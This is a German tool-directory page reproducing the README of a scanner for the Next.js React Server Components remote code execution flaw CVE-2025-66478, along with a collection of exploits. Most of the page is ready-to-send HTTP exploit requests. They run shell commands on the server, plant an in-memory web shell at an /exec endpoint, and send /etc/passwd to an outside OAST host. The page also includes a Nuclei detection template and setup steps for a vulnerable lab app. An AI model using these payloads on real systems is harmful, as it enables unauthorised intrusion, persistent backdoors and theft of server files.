
Skip to content
KitploitKITPLOIT
ToolsBlog
Einreichen
ToolsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

··Feeds·Kontakt·Datenschutz·© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Next.js-RSC-RCE-Scanner-CVE-2025-66478 — Ein Kommandozeilen-Scanner für die Batch-Erkennung von Next.js-Anwendungsversionen und die Bestimmung, ob sie von der Schwachstelle CVE-2025-66478 betroffen sind. | Kitploit
Tools/GitHubGitHub/malayke/next.js-rsc-rce-scanner-cve-2025-66478
SchwachstellenscannerExploitationWebanwendungs-ExploitationWebsicherheitPenetrationstestsPayload-Entwicklung
GitHubmalayke/next.js-rsc-rce-scanner-cve-2025-66478

Next.js-RSC-RCE-Scanner-CVE-2025-66478

Ein Kommandozeilen-Scanner für die Batch-Erkennung von Next.js-Anwendungsversionen und die Bestimmung, ob sie von der Schwachstelle CVE-2025-66478 betroffen sind.

Repository anzeigen
429822vor 8 MonatenVon Kitploit geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

Next.js RSC RCE Scanner und POC/Exploit-Sammlung (CVE-2025-66478)

Ein Befehlszeilen-Scanner zur Batch-Erkennung von Next.js-Anwendungsversionen und zur Bestimmung, ob sie von der Schwachstelle CVE-2025-66478 betroffen sind.

Dieser Scanner nutzt die Schwachstelle nicht aus

Schwachstellenbeschreibung

https://nextjs.org/blog/CVE-2025-66478

Installation

Voraussetzungen

  • Go 1.19 oder höher
  • Chrome/Chromium-Browser (go-rod wird automatisch heruntergeladen)
root@kitploit:~
git clone https://github.com/Malayke/Next.js-RSC-RCE-Scanner-CVE-2025-66478

Build

root@kitploit:~
cd Next.js-RSC-RCE-Scanner-CVE-2025-66478
go build -o nextjs-rce-scanner
# Windows Build
go build -o nextjs-rce-scanner.exe

Verwendung

root@kitploit:~
# Scan mit hoher Parallelität (10 gleichzeitig)
./nextjs-rce-scanner -file urls.txt -c 10
# GUI-Modus (zum Debuggen):
./nextjs-rce-scanner -urls "https://example.com" -headless=false
# Benutzerdefiniertes Timeout
./nextjs-rce-scanner -file urls.txt -timeout 60
# Für headless Server (Ubuntu/Debian) – Chrome-Flags hinzufügen
./nextjs-rce-scanner -file urls.txt -chrome-flags '--no-sandbox,--disable-setuid-sandbox'
# Systeminstalliertes Chrome/Chromium verwenden
./nextjs-rce-scanner -file urls.txt -chrome-bin /usr/bin/google-chrome
# Chrome-Binärpfad mit Flags kombinieren (für Server)
./nextjs-rce-scanner -file urls.txt -chrome-bin /usr/bin/chromium-browser -chrome-flags '--no-sandbox'
# Bestimmte URLs filtern und scannen
cat urls.txt | grep ".com" | ./nextjs-rce-scanner
# Kombinieren mit anderen Unix-Tools
cat urls.txt | head -10 | ./nextjs-rce-scanner -c 3

Häufige Chrome-Binärpfade

Klicken, um Pfade zu erweitern

Linux:

  • Ubuntu/Debian: /usr/bin/google-chrome oder /usr/bin/chromium-browser
  • CentOS/RHEL: /usr/bin/google-chrome-stable oder /usr/bin/chromium
  • Flatpak: /var/lib/flatpak/exports/bin/com.google.Chrome

macOS:

  • /Applications/Google Chrome.app/Contents/MacOS/Google Chrome
  • /Applications/Chromium.app/Contents/MacOS/Chromium

Windows:

  • C:\Program Files\Google\Chrome\Application\chrome.exe
  • C:\Program Files (x86)\Google\Chrome\Application\chrome.exe

Funktionsweise

  1. Verwendet go-rod, um den Chrome-Browser zu starten
  2. Erstellt einen Page-Pool zur Verwaltung der Parallelität
  3. Besucht die Ziel-URL und wartet auf das Laden der Seite
  4. Führt JavaScript window.next.version aus, um Versionsinformationen zu erhalten
  5. Analysiert die Versionsnummer und bestimmt basierend auf dem Schwachstellenbereich
  6. Gibt die Scanergebnisse aus

Einrichtung einer angreifbaren Umgebung

Angreifbare Version mit create-next-app installieren

root@kitploit:~
npx [email protected] my-cve-2025-66478-app
cd my-cve-2025-66478-app
# Starten der Anwendung
npm run dev

Pop-Rechner

Klicken, um Payload zu erweitern
root@kitploit:~
POST / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Length: 578

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"process.mainModule.require('child_process').execSync('open -a Calculator');","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--

🚨 Runtime Memory Shell 🚨

Zuerst die MemShell einrichten

Klicken, um Payload zu erweitern
root@kitploit:~
POST / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Length: 1176

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{\"then\":\"$B1337\"}",
  "_response": {
    "_prefix": "(async()=>{const http=await import('node:http');const url=await import('node:url');const cp=await import('node:child_process');const o=http.Server.prototype.emit;http.Server.prototype.emit=function(e,...a){if(e==='request'){const[r,s]=a;const p=url.parse(r.url,true);if(p.pathname==='/exec'){const cmd=p.query.cmd;if(!cmd){s.writeHead(400);s.end('cmd parameter required');return true;}try{s.writeHead(200,{'Content-Type':'application/json'});s.end(cp.execSync(cmd,{encoding:'utf8',stdio:'pipe'}));}catch(e){s.writeHead(500);s.end('Error: '+e.message);}return true;}}return o.apply(this,arguments);};})();",
    "_chunks": "$Q2",
    "_formData": {
      "get": "$1:constructor:constructor"
    }
  }
}

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--

Dann Anfrage an den MemShell-Endpunkt, um einen Befehl auszuführen

root@kitploit:~
curl "http://localhost:3000/exec?cmd=ls+-l"
Payload, das die Ausgabe der Befehlsausführung im Antwortkörper anzeigt (am nützlichsten)

Klicken, um Payload zu erweitern
root@kitploit:~
POST / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Length: 740

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{\"then\":\"$B1337\"}",
  "_response": {

    "_prefix": "var res=process.mainModule.require('child_process').execSync('id',{'timeout':5000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:`${res}`});",
    "_chunks": "$Q2",
    "_formData": {
      "get": "$1:constructor:constructor"
    }
  }
}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--


Payload, das die Ausgabe der Befehlsausführung im Antwort-Header anzeigt

Klicken, um Payload zu erweitern
root@kitploit:~
POST / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Length: 689

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"var res=process.mainModule.require('child_process').execSync('id').toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/login?a=${res};307;`});","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--

OAST/DNSlog Payload

⚠️⚠️⚠️ Ersetzen Sie an1cuzsce8cmffflh8grs1u5uw0nodc2.oastify.com durch Ihre eigene OAST-/DNSlog-Domain

HTTP-Anfrage durchführen

root@kitploit:~
{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"process.mainModule.require('https').get('https://an1cuzsce8cmffflh8grs1u5uw0nodc2.oastify.com/test');","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}

/etc/passwd senden

root@kitploit:~
{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"process.mainModule.require('https').request({hostname:'an1cuzsce8cmffflh8grs1u5uw0nodc2.oastify.com',path:'/test',method:'POST'}).end(process.mainModule.require('fs').readFileSync('/etc/passwd'));","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}

ursprünglicher Exploit-Credit: https://gist.github.com/maple3142/48bc9393f45e068cf8c90ab865c0f5f3

Nuclei Scan-Vorlage

Speichern Sie den folgenden Vorlagencode in react2shell.yaml und führen Sie dann Nuclei aus.

root@kitploit:~
nuclei -silent -u http://localhost:3000 -t react2shell.yaml
Klicken, um die Nuclei-Vorlage zu erweitern

Credit: @Behi_Sec

⚠️ Diese Nuclei-Vorlage erkennt nur anfällige Server, die auf Unix-basierten Systemen laufen.

root@kitploit:~
id: cve-2025-55182-react2shell

info:
  name: Next.js/React Server Components RCE (React2Shell)
  author: assetnote
  severity: critical
  description: |
    Detects CVE-2025-55182 and CVE-2025-66478, a Remote Code Execution vulnerability in Next.js applications using React Server Components.
    It attempts to execute 'echo $((1337*10001))' on the server. If successful, the server returns a redirect to '/login?a=11111'.
  reference:
    - https://github.com/assetnote/react2shell-scanner
    - https://slcyber.io/research-center/high-fidelity-detection-mechanism-for-rsc-next-js-rce-cve-2025-55182-cve-2025-66478
  classification:
    cvss-metrics: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
    cvss-score: 10.0
    cve-id:
      - CVE-2025-55182
      - CVE-2025-66478
  tags: cve, cve2025, nextjs, rce, react

http:
  - raw:
      - |
        POST / HTTP/1.1
        Host: {{Hostname}}
        User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
        Next-Action: x
        X-Nextjs-Request-Id: b5dce965
        X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
        Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad

        ------WebKitFormBoundaryx8jO2oVc6SWP3Sad
        Content-Disposition: form-data; name="0"

        {"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"var res=process.mainModule.require('child_process').execSync('echo $((1337*10001))').toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/login?a=${res};307;`});","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
        ------WebKitFormBoundaryx8jO2oVc6SWP3Sad
        Content-Disposition: form-data; name="1"

        "$@0"
        ------WebKitFormBoundaryx8jO2oVc6SWP3Sad
        Content-Disposition: form-data; name="2"

        []
        ------WebKitFormBoundaryx8jO2oVc6SWP3Sad--

    matchers-condition: and
    matchers:
      - type: word
        part: header
        words:
          - "/login?a=13371337"
          - "X-Action-Redirect"
        condition: and

